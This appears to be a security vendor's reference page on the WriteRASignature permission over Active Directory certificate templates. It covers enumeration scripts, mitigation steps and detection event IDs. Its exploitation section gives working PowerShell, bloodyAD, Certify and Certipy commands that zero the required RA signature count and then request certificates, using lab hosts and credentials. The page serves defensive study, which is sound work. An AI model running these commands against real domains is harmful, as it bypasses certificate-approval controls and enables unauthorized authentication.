
Summary
| Forestall ACL Alias | WriteRASignature |
| AD Alias | Write msPKI-RA-Signature |
| Affected Object Types | Certificate Templates |
| Exploitation Certainty | Certain |
| AD Permission Guid | fe17e04b-937d-4f7e-8e0e-9292c8d5683e |
| AD Attribute | msPKI-RA-Signature |
| AD Right | WriteProperty |
Description
The WriteRASignature permission in Active Directory allows an account to modify the msPKI-RA-Signature attribute on certificate templates. This attribute defines the number of Registration Authority (RA) signatures required to approve certificate requests before they are issued by a Certificate Authority (CA). When properly configured, this permission helps enforce multi-approval workflows for high-security certificates, such as those used for code signing, smart cards, or critical system authentication. By requiring multiple administrator signatures, organizations establish stronger security controls around certificate issuance, especially for sensitive or privileged credentials.
However, if misconfigured, the WriteRASignature permission can introduce significant security vulnerabilities. An attacker with this permission could modify the required signature count to zero or one, effectively bypassing the multi-approval controls designed to protect sensitive certificate issuance. This could allow unauthorized certificates to be issued with minimal oversight, potentially enabling certificate theft, identity spoofing, or unauthorized authentication to critical systems. In sophisticated attacks, manipulating this attribute could facilitate the creation of rogue certificates that appear legitimate, undermining the entire Public Key Infrastructure (PKI) and the trust relationships it supports across the organization.
Identification
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate WriteRASignature entries.
1. Find-WriteRASignature function
function Find-WriteRASignature { [CmdletBinding()] param([string]$Target = $null,[string]$OutputPath = "WriteRASignature.csv" ) Import-Module ActiveDirectory -ErrorAction Stop $Allow = [System.Security.AccessControl.AccessControlType]::Allow $Write = [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty $Guid = 'fe17e04b-937d-4f7e-8e0e-9292c8d5683e' $config = (Get-ADRootDSE).ConfigurationNamingContext $baseDN = "CN=Certificate Templates,CN=Public Key Services,CN=Services,$config" $ldapFilter = '(objectClass=pKICertificateTemplate)' if ($Target) { $ldapFilter = "(&(objectClass=pKICertificateTemplate)(|(cn=$Target)(displayName=$Target)))" } $rows = Get-ADObject -LDAPFilter $ldapFilter -SearchBase $baseDN | ForEach-Object { $dn = $_.DistinguishedName (Get-Acl "AD:$dn").Access | Where-Object {$_.AccessControlType -eq $Allow -and ($_.ActiveDirectoryRights -band $Write) -and $_.ObjectType -eq $Guid -and -not $_.IsInherited} | Select-Object @{n='TemplateDN';e={$dn}}, @{n='Identity';e={$_.IdentityReference}}} if ($OutputPath) { $rows | Export-Csv -Path $OutputPath -NoTypeInformation }}2. Scan all domain templates
Find-WriteRASignature3. Scan a specific template
Find-WriteRASignature -Target TMUser.NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate WriteRASignature entries without relying on any external modules or dependencies.
1. Find-WriteRASignatureSimple function
function Find-WriteRASignatureSimple { [CmdletBinding()] param( [string]$Target = $null,[string]$OutputPath = "WriteRASignature.csv") $Allow = [System.Security.AccessControl.AccessControlType]::Allow $Write = [System.DirectoryServices.ActiveDirectoryRights]::WriteProperty $raGuid = [guid]'fe17e04b-937d-4f7e-8e0e-9292c8d5683e' if ($Target) {try {$entries = @( New-Object System.DirectoryServices.DirectoryEntry("LDAP://$Target") )} catch { Write-Error "Failed to bind to '$Target': $_"; return;}} else { try { $root = New-Object System.DirectoryServices.DirectoryEntry("LDAP://RootDSE");$config = $root.Properties["configurationNamingContext"].Value $base = "LDAP://CN=Certificate Templates,CN=Public Key Services,CN=Services,$config";$de = New-Object System.DirectoryServices.DirectoryEntry($base) $ds = [System.DirectoryServices.DirectorySearcher]::new($de);$ds.Filter = "(objectClass=pKICertificateTemplate)" $ds.PageSize = 1000;[void]$ds.PropertiesToLoad.Add("distinguishedName") $hits = $ds.FindAll() } catch {Write-Error "LDAP enumeration failed: $_";return;} $entries = foreach ($hit in $hits) { try { $hit.GetDirectoryEntry() } catch { Write-Warning "Could not bind entry: $_"; continue }}} $rows = foreach ($entry in $entries) { $dn = $entry.distinguishedName try { $acl = $entry.ObjectSecurity $aces = $acl.GetAccessRules($true, $true, [System.Security.Principal.SecurityIdentifier]) } catch {Write-Warning "Could not read ACL for $dn : $_";continue;} foreach ($ace in $aces) { if ($ace.AccessControlType -eq $Allow -and ($ace.ActiveDirectoryRights -band $Write) -and ($ace.ObjectType -eq $raGuid) -and (-not $ace.IsInherited)) { $who = try {$ace.IdentityReference.Translate([System.Security.Principal.NTAccount]).Value} catch {$ace.IdentityReference.Value} [PSCustomObject]@{ TemplateDN = $dn.ToString(); Identity = $who}}}}if ($OutputPath) {$rows | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8}}2. Scan all domain templates
Find-WriteRASignatureSimple3. Scan a specific template
Find-WriteRASignatureSimple -Target "CN=TMUser,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=Forestall,DC=labs"Active Directory Services Interface
1. Open Active Directory Services Interface (ADSI edit) .
2. Right-click to ADSI Edit and select Connect to... from the context menu.
3. Select Configuration on Select a well known Naming Context and click OK.
4. Go to Configuration > Services > Public Key Services > Certificate Templates.
5. In the Certificate Templates list, double-click the Certificate Template.
6. In the Properties window, navigate to the Security tab.
7. Click the Advanced button to open the Advanced Security Settings dialog.
8. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
9. Click Edit to modify the selected ACE.
10. In the permissions list, locate and check the option Write msPKI-RA-Signature.
11. Click OK to save your changes and close the dialogs.

adsi
Exploitation
This edge can be exploited on Windows systems with Certify and Rubeus, while on Linux systems, tools such as Certipy can be effectively used for exploitation.Certify, Rubeus, Certipy
The following examples demonstrate exploitation on Windows and Linux environments.
Windows
When a certificate template requires a signature policy, the request cannot be completed until the required signature is provided.

Certify Signature required
Disable Signature Policy Requirement
$TemplateName = "<templateName>"try { $RootDSE = [ADSI]"LDAP://RootDSE" $ConfigNC = $RootDSE.configurationNamingContext $templatePath = "CN=$TemplateName,CN=Certificate Templates,CN=Public Key Services,CN=Services,$ConfigNC" $template = [ADSI]("LDAP://$templatePath") $template.Put("msPKI-RA-Signature", 0) $template.SetInfo()}catch {Write-Error "Error"}Request a certificate
.\Certify.exe request /ca:"caHost\caName" /template:"<templateName>"Example:
$TemplateName = "TMUser"try {    $RootDSE = [ADSI]"LDAP://RootDSE"    $ConfigNC = $RootDSE.configurationNamingContext    $templatePath = "CN=$TemplateName,CN=Certificate Templates,CN=Public Key Services,CN=Services,$ConfigNC"    $template = [ADSI]("LDAP://$templatePath")    $template.Put("msPKI-RA-Signature", 0)    $template.SetInfo()}catch {Write-Error "Error"}

.\Certify.exe request /ca:"DC.Forestall.labs\Forestall-ROOT-CA" /template:TmUser
Disable Signature Policy Requirement and request a certificate using certify
Linux
When a certificate template requires a signature policy, the request cannot be completed until the required signature is provided.

Certipy Signature required
Disable Signature Policy Requirement
bloodyAD --host <dchost> -d <domain> -u <pass> -p '<pass>' set object 'templateDN' msPKI-RA-Signature -v 0Request a certificate
certipy-ad req -u <user>@<domain> -p '<pass>' -ca 'caName' -template <templateName> -target 192.168.100.128Example:
bloodyAD --host dc.forestall.labs -d forestall.labs -u adam -p 'Temp123!' set object 'CN=TMUser,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=Forestall,DC=labs' msPKI-RA-Signature -v 0
certipy-ad req -u [email protected] -p 'Temp123!' -ca 'Forestall-Root-CA' -template TMUser -target 192.168.100.128
Disable Signature and request a certificate using certipy
Mitigation
1. Open Active Directory Services Interface (ADSI edit) .
2. Right-click to ADSI Edit and select Connect to... from the context menu.
3. Select Configuration on Select a well known Naming Context and click OK.
4. Go to Configuration > Services > Public Key Services > Certificate Templates.
5. In the Certificate Templates list, double-click the Certificate Template.
6. In the Properties window, navigate to the Security tab.
7. Click the Advanced button to open the Advanced Security Settings dialog.
8. In the Advanced Security Settings window, locate and select the relevant Access Control Entry (ACE) for the user or group you wish to configure.
9. Click Edit to modify the selected ACE.
10. In the permissions list, locate and remove the option Write msPKI-RA-Signature.
11. Click OK to save your changes and close the dialogs.
ADSI
Detection
Adding new Access Control Entries on the Active Directory objects changes the ntSecurityDescriptor attribute of the objects themselves. These changes can be detected with the 5136 and 4662 Event IDs to detect potentially dangerous modifications.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136| |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662| |
| 4886 | Certificate Services received a certificate request. | CertificateTemplate, Requester | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn319076(v=ws.11)| |
| 4887 | Certificate Services approved a certificate request and issued a certificate. | CertificateTemplate, Requester | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn319076(v=ws.11)| |